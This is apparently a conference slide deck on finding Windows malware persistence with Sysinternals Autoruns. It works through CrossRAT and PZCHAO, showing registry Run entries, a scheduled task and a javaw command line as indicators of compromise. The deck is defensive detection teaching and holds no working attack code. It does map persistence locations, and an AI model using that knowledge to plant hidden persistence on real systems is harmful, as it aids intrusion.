

Fehér Sándor  
CISM, OSCP, OSCE

Let's dig in to the  
persistence mechanism  
world

# Persistence wiki

- Persistence is any access, action, or configuration change to a system that gives an adversary a persistent presence on that system

# Malware paradigm

---

Be PERSISTENT but  
REMAIN HIDDEN



KEEP  
CALM  
AND  
*REMAIN*  
*PERSISTENT*



Not for all the  
malwares

---

- Ransomware
- Any kind of destructoware
- Memory resident malwares

# Malware detection

My hypothesis:

A, easier to catch the persistence mechanism than to keep looking for continuously changing hashes or signatures

B, if we catch the persistence mechanism

- we can realize that there is something wrong going on
- we catch the malware itself

So we need a good tool!



# Sysinternals



- It was created in 1996 by [Mark Russinovich](#)
- Author of Windows Internals books
- Sysinternals utilities to help you manage, troubleshoot and diagnose your Windows systems and applications

# Sysinternals



Windows Sysinternals


- It was created in 1996 by [Mark Russinovich](#)

## Nonfiction Books



### [Windows Internals: Covering Windows Server 2008 R2 and Windows 7, 6th Edition](#)

Delve inside Windows architecture and internals—guided by a team of internationally renowned internals experts. Fully updated for Windows 7 and Windows Server 2008 R2, this classic guide delivers key architectural insights on system design, debugging, performance, and support—along with hands-on experiments to experience Windows internal behavior firsthand. [Learn more...](#)



### [Windows Sysinternals Administrator's Reference](#)

The Windows Sysinternals Administrator's Reference is the official book on the Sysinternals tools, written by tool author and Sysinternals cofounder Mark Russinovich, and Windows expert Aaron Margosis. The book covers all 70+ tools in detail, with full chapters on the major tools like Process Explorer and Autoruns. [Learn more...](#)



### [Windows Internals: Covering Windows Server 2008 and Windows Vista, 5th Edition](#)

See how the core components of the Windows operating system work behind the scenes—guided by a team of internationally renowned internals experts. Fully updated for Windows Server® 2008 and Windows Vista®, this classic guide delivers key architectural insights on system design, debugging, performance, and support—along with hands-on experiments to experience Windows internal behavior firsthand. [Learn more...](#)


# Sysinternals



Windows Sysinternals


- It was created in 1996 by [Mark Russinovich](#)

## Fiction Books




### Rogue Code: A Novel

Cyber security expert Jeff Aiken knows that no computer system is completely secure. When he's called to investigate a possible breach at the New York Stock Exchange, he discovers that not only has their system been infiltrated but that someone on the inside knows. Yet for some reason, they have allowed the hackers to steal millions of dollars from accounts without trying to stop the theft. [Learn more...](#)



### Trojan Horse: A Novel

It's two years post-Zero Day, and former government analyst Jeff Aiken is reaping the rewards for crippling al-Qaida's attack on the computer infrastructure of the Western world. His cyber – security company is flourishing, and his relationship with Daryl Haugen intensifies when she becomes a part of his team. [Learn more...](#)



### Zero Day: A Novel

An airliner falls from the sky. A nuclear reactor nearly melts down. An oil tanker runs aground. Jeff Aiken and Daryl Haugen believe these incidents are the result of a massive cyber attack that's under way. The clock is ticking as they race to figure out who is behind it and how to stop it. [Learn more...](#)

# Autoruns

Autoruns for Windows v13.82

Great tool to find some persistence mechanisms in Windows  
Part of the Sysinternals tools

| KnownDLLs  | Winlogon                                       | Winsock Providers     | Print Monitors    | LSA Providers                       | Network Providers | WMI               | Sidebar Gadgets | Office       |               |         |
|--|--|-----------------------|-------------------|-------------------------------------|-------------------|-------------------|-----------------|--------------|---------------|---------|
| Everything   | Logon  | Explorer              | Internet Explorer | Scheduled Tasks                     | Services          | Drivers           | Codecs          | Boot Execute | Image Hijacks | AppInit |
| Autorun Entry  | Description                                    | Publisher             |                   | Image Path                          |                   | Timestamp         |                 | VirusTotal   |               |         |
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell          |  |                       |                   |                                     |                   | 2009.07.14. 5:49  |                 |              |               |         |
| <input checked="" type="checkbox"/> c:\cmd.exe                         | Windows parancsfeldolgozó                      | Microsoft Corporation |                   | c:\windows\system32\cmd.exe         |                   | 2010.11.20. 10:46 |                 |              |               |         |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                     |  |                       |                   |                                     |                   | 2018.02.09. 19:27 |                 |              |               |         |
| <input checked="" type="checkbox"/> vm                                 | VMware User Proce... VMware Tools Core Service | VMware, Inc.          |                   | c:\program files\vmware\vmwar...    |                   | 2017.11.30. 11:19 |                 |              |               |         |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                     |  |                       |                   |                                     |                   | 2018.02.25. 18:01 |                 |              |               |         |
| <input checked="" type="checkbox"/> BSides                             |  |                       |                   | File not found: BSidesBp.exe        |                   |                   |                 |              |               |         |
| HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components              |  |                       |                   |                                     |                   | 2018.02.09. 19:40 |                 |              |               |         |
| <input checked="" type="checkbox"/> c:\Internet Explorer               | Windows parancsfeldolgozó                      | Microsoft Corporation |                   | c:\windows\system32\cmd.exe         |                   | 2010.11.20. 10:46 |                 |              |               |         |
| <input checked="" type="checkbox"/> Microsoft Windows                  | Windows Mail                                   | Microsoft Corporation |                   | c:\program files\windows mail\wi... |                   | 2009.07.14. 0:58  |                 |              |               |         |
| <input checked="" type="checkbox"/> n/a                                | Windows gazdafolyamat (Rundll...               | Microsoft Corporation |                   | c:\windows\system32\rundll32.e...   |                   | 2017.03.30. 16:03 |                 |              |               |         |
| <input checked="" type="checkbox"/> Themes Setup                       | Microsoft® Register Server                     | Microsoft Corporation |                   | c:\windows\system32\regsvr32....    |                   | 2009.07.14. 1:14  |                 |              |               |         |
| <input checked="" type="checkbox"/> Windows Desktop ...                | Microsoft® Register Server                     | Microsoft Corporation |                   | c:\windows\system32\regsvr32....    |                   | 2009.07.14. 1:14  |                 |              |               |         |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components  |  |                       |                   |                                     |                   | 2018.02.09. 19:40 |                 |              |               |         |
| <input checked="" type="checkbox"/> c:\Internet Explorer               | Windows parancsfeldolgozó                      | Microsoft Corporation |                   | c:\windows\syswow64\cmd.exe         |                   | 2010.11.20. 10:00 |                 |              |               |         |
| <input checked="" type="checkbox"/> Microsoft Windows                  | Windows Mail                                   | Microsoft Corporation |                   | c:\program files (x86)\windows ...  |                   | 2009.07.14. 0:42  |                 |              |               |         |
| <input checked="" type="checkbox"/> n/a                                | Windows gazdafolyamat (Rundll...               | Microsoft Corporation |                   | c:\windows\syswow64\rundll32....    |                   | 2017.03.30. 15:58 |                 |              |               |         |
| <input checked="" type="checkbox"/> Themes Setup                       | Microsoft® Register Server                     | Microsoft Corporation |                   | c:\windows\syswow64\regsvr32...     |                   | 2009.07.14. 0:58  |                 |              |               |         |
| <input checked="" type="checkbox"/> Windows Desktop ...                | Microsoft® Register Server                     | Microsoft Corporation |                   | c:\windows\syswow64\regsvr32...     |                   | 2009.07.14. 0:58  |                 |              |               |         |
| HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers |  |                       |                   |                                     |                   | 2009.07.14. 5:53  |                 |              |               |         |
| <input checked="" type="checkbox"/> Gadgets                            | Oldalsáv - húzás célja                         | Microsoft Corporation |                   | c:\program files\windows sideba...  |                   | 2009.07.14. 2:32  |                 |              |               |         |
| Task Scheduler   |  |                       |                   |                                     |                   |                   |                 |              |               |         |
| <input checked="" type="checkbox"/> \Microsoft\Window...               | Windows gazdafolyamat (Rundll...               | Microsoft Corporation |                   | c:\windows\system32\rundll32.e...   |                   | 2017.03.30. 16:03 |                 |              |               |         |

# Let's catch some malwares - CrossRAT

(even if the AV ignores it)

 2 engines detected this file

SHA-256 15af5bbf3c8d5e5db41fd7c3d722e8b247b40f2da747d5c334f7fd80b715a649  
File name hmar6.jar  
File size 217.33 KB  
Last analysis 2018-01-25 07:13:07 UTC  
Community score -33

2 / 58

| Detection             | Details  | Relations            | Community   |
|-----------------------|--|----------------------|---|
| Microsoft             | <span style="color: red;">⚠️</span> Trojan:Java/Trupto.A | TrendMicro-HouseCall | <span style="color: red;">⚠️</span> Suspicious_GEN.F47V0123 |
| Ad-Aware              | <span style="color: green;">✓</span> Clean               | AegisLab             | <span style="color: green;">✓</span> Clean                  |
| AhnLab-V3             | <span style="color: green;">✓</span> Clean               | Alibaba              | <span style="color: green;">✓</span> Clean                  |
| ALYac                 | <span style="color: green;">✓</span> Clean               | Antiy-AVL            | <span style="color: green;">✓</span> Clean                  |
| Arcabit               | <span style="color: green;">✓</span> Clean               | Avast                | <span style="color: green;">✓</span> Clean                  |
| Avast Mobile Security | <span style="color: green;">✓</span> Clean               | AVG                  | <span style="color: green;">✓</span> Clean                  |
| Avira                 | <span style="color: green;">✓</span> Clean               | AVware               | <span style="color: green;">✓</span> Clean                  |



# Let's catch some malware - CrossRAT (even if the AV ignores it)

Malware with cross platform capability.

Targets Windows, Linux, and MacOS.

„believed to be developed by, or for, the Dark Caracal group”

Written in Java programming language,

so easy to reverse engineer ☺


# Let's catch some malware - CrossRAT

(even if the AV ignores it)



# Let's catch some malware - CrossRAT

(even if the AV ignores it)



| KnownDLLs  | Winlogon | Winsock Providers                 | Print Monitors        | LSA Providers         | Network Providers | WMI  | Sidebar Gadgets | Office       |               |                   |
|--|----------|-----------------------------------|-----------------------|-----------------------|-------------------|--|-----------------|--------------|---------------|-------------------|
| Everything   | Logon    | Explorer                          | Internet Explorer     | Scheduled Tasks       | Services          | Drivers  | Codecs          | Boot Execute | Image Hijacks | AppInit           |
| Autorun Entry  |          | Description                       |                       | Publisher             |                   | Image Path   |                 | Timestamp    |               | Virus             |
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Alternate Shell                           |          |                                   |                       |                       |                   |  |                 |              |               | 2009.07.14. 5:49  |
| <input checked="" type="checkbox"/> cmd.exe  |          | Windows parancsfeldolgozó         |                       | Microsoft Corporation |                   | c:\windows\system32\cmd.exe                                |                 |              |               | 2010.11.20. 10:46 |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                       |          |                                   |                       |                       |                   |  |                 |              |               | 2018.02.09. 19:27 |
| <input checked="" type="checkbox"/> VMware User Process                                  |          | VMware Tools Core Service         |                       | VMware, Inc.          |                   | c:\program files\vmware\vmware tools\vmtoolsd.exe          |                 |              |               | 2017.11.30. 11:19 |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run                           |          |                                   |                       |                       |                   |  |                 |              |               | 2018.02.18. 15:09 |
| <input checked="" type="checkbox"/> SunJavaUpdateSched                                   |          | Java Update Scheduler             |                       | Oracle Corporation    |                   | c:\program files (x86)\common files\java\java update\ju... |                 |              |               | 2017.12.20. 4:06  |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                       |          |                                   |                       |                       |                   |  |                 |              |               | 2018.02.18. 15:13 |
| <input checked="" type="checkbox"/> mediamgrs  |          | Java(TM) Platform SE binary       |                       | Oracle Corporation    |                   | c:\program files\java\jre1.8.0_161\bin\javaw.exe           |                 |              |               | 2017.12.20. 3:01  |
| HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components                                |          |                                   |                       |                       |                   |  |                 |              |               | 2018.02.09. 19:40 |
| <input checked="" type="checkbox"/> Internet Explorer                                    |          | Windows parancsfeldolgozó         |                       | Microsoft Corporation |                   | c:\windows\system32\cmd.exe                                |                 |              |               | 2010.11.20. 10:46 |
| <input checked="" type="checkbox"/> Microsoft Windows                                    |          | Windows Mail                      |                       | Microsoft Corporation |                   | c:\program files\windows mail\winmail.exe                  |                 |              |               | 2009.07.14. 0:58  |
| <input checked="" type="checkbox"/> n/a  |          | Windows gazdafolyamat (Rundll...) |                       | Microsoft Corporation |                   | c:\windows\system32\v rundll32.exe                         |                 |              |               | 2017.03.30. 16:03 |
| <input checked="" type="checkbox"/> Themes Setup   |          | Microsoft® Register Server        |                       | Microsoft Corporation |                   | c:\windows\system32\regsvr32.exe                           |                 |              |               | 2009.07.14. 1:14  |
| <input checked="" type="checkbox"/> Windows Desktop Update                               |          | Microsoft® Register Server        |                       | Microsoft Corporation |                   | c:\windows\system32\regsvr32.exe                           |                 |              |               | 2009.07.14. 1:14  |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components                    |          |                                   |                       |                       |                   |  |                 |              |               | 2018.02.09. 19:40 |
| <input checked="" type="checkbox"/> Internet Explorer                                    |          | Windows parancsfeldolgozó         |                       | Microsoft Corporation |                   | c:\windows\syswow64\cmd.exe                                |                 |              |               | 2010.11.20. 10:00 |
| <input checked="" type="checkbox"/> Microsoft Windows                                    |          | Windows Mail                      |                       | Microsoft Corporation |                   | c:\program files (x86)\windows mail\winmail.exe            |                 |              |               | 2009.07.14. 0:42  |
| <input checked="" type="checkbox"/> n/a  |          | Windows gazdafolyamat (Rundll...) |                       | Microsoft Corporation |                   | c:\windows\syswow64\v rundll32.exe                         |                 |              |               | 2017.03.30. 15:58 |
| <input checked="" type="checkbox"/> Themes Setup   |          | Microsoft® Register Server        |                       | Microsoft Corporation |                   | c:\windows\syswow64\regsvr32.exe                           |                 |              |               | 2009.07.14. 0:58  |
| <input checked="" type="checkbox"/> Windows Desktop Update                               |          | Microsoft® Register Server        |                       | Microsoft Corporation |                   | c:\windows\syswow64\regsvr32.exe                           |                 |              |               | 2009.07.14. 0:58  |
| HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenu Handlers                  |          |                                   |                       |                       |                   |  |                 |              |               | 2009.07.14. 5:53  |
| <input checked="" type="checkbox"/> Gadgets  |          | Oldalsáv - húzás célja            |                       | Microsoft Corporation |                   | c:\program files\windows sidebar\sbdrop.dll                |                 |              |               | 2009.07.14. 2:32  |
| HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects           |          |                                   |                       |                       |                   |  |                 |              |               | 2018.02.18. 15:09 |
| <input checked="" type="checkbox"/> Java(TM) Plug-In 2 SSV Helper                        |          | Java(TM) Platform SE binary       |                       | Oracle Corporation    |                   | c:\program files\java\jre1.8.0_161\bin\jp2ssv.dll          |                 |              |               | 2017.12.20. 3:34  |
| <input checked="" type="checkbox"/> Java(TM) Plug-In SSV Helper                          |          | Java(TM) Platform SE binary       |                       | Oracle Corporation    |                   | c:\program files\java\jre1.8.0_161\bin\ssv.dll             |                 |              |               | 2017.12.20. 3:34  |
| Task Scheduler   |          |                                   |                       |                       |                   |  |                 |              |               |                   |
| <input checked="" type="checkbox"/> \Microsoft\Windows\Autochk\Proxy                     |          | Windows gazdafolyamat (Rundll...) | Microsoft Corporation |                       |                   | c:\windows\system32\v rundll32.exe                         |                 |              |               | 2017.03.30. 16:03 |
| <input checked="" type="checkbox"/> \Microsoft\Windows\DiskDiagnostic\Microsoft-Windo... |          | Windows gazdafolyamat (Rundll...) | Microsoft Corporation |                       |                   | c:\windows\system32\v rundll32.exe                         |                 |              |               | 2017.03.30. 16:03 |

!!!



javaw.exe

Size: 202 K

Java(TM) Platform SE binary

Time: 2017.12.20. 3:01

Oracle Corporation

Version: 8.0.1610.12

C:\Program Files\Java\jre1.8.0\_161\bin\javaw.exe -jar C:\Users\User64\AppData\Local\Temp\mediamgrs.jar

# Let's catch some malware – PZCHAO (even if the AV ignores it)

A malware with cryptocurrency miner capabilities 😊

PZCHAO used by Iron Tiger (Chinese APT according to Bitdefender)

First discovered in South Korea in July 2017.

Got its name from the pzchao.com subdomains

The remote access trojan component is Gh0stRAT or very similar.

Gh0stRAT used by Lazarus (North Korean APT according to Kaspersky experts)

It was used against military and enterprise networks.

F-15  
Air Combat Plane



# Let's catch some malware – PZCHAO

(even if the AV ignores it)



# Let's catch some malware – PZCHAO

(even if the AV ignores it)

| KnownDLLs   | Winlogon    | Winsock Providers | Print Monitors                 | LSA Providers    | Network Providers | WMI     | Sidebar Gadgets | Office       |               |         |
|---|-------------|-------------------|--------------------------------|------------------|-------------------|---------|-----------------|--------------|---------------|---------|
| Everything  | Logon       | Explorer          | Internet Explorer              | Scheduled Tasks  | Services          | Drivers | Codecs          | Boot Execute | Image Hijacks | AppInit |
| Autorun Entry   | Description | Publisher         | Image Path                     | Timestamp        | VirusTotal        |         |                 |              |               |         |
| Task Scheduler  |             |                   |                                |                  |                   |         |                 |              |               |         |
| <input checked="" type="checkbox"/>  \Adobe Flash Updaters |             |                   | c:\windows\temp\win32shell.bat | 2017/07/12 16:37 |                   |         |                 |              |               |         |

# Let's catch some malware – PZCHAO

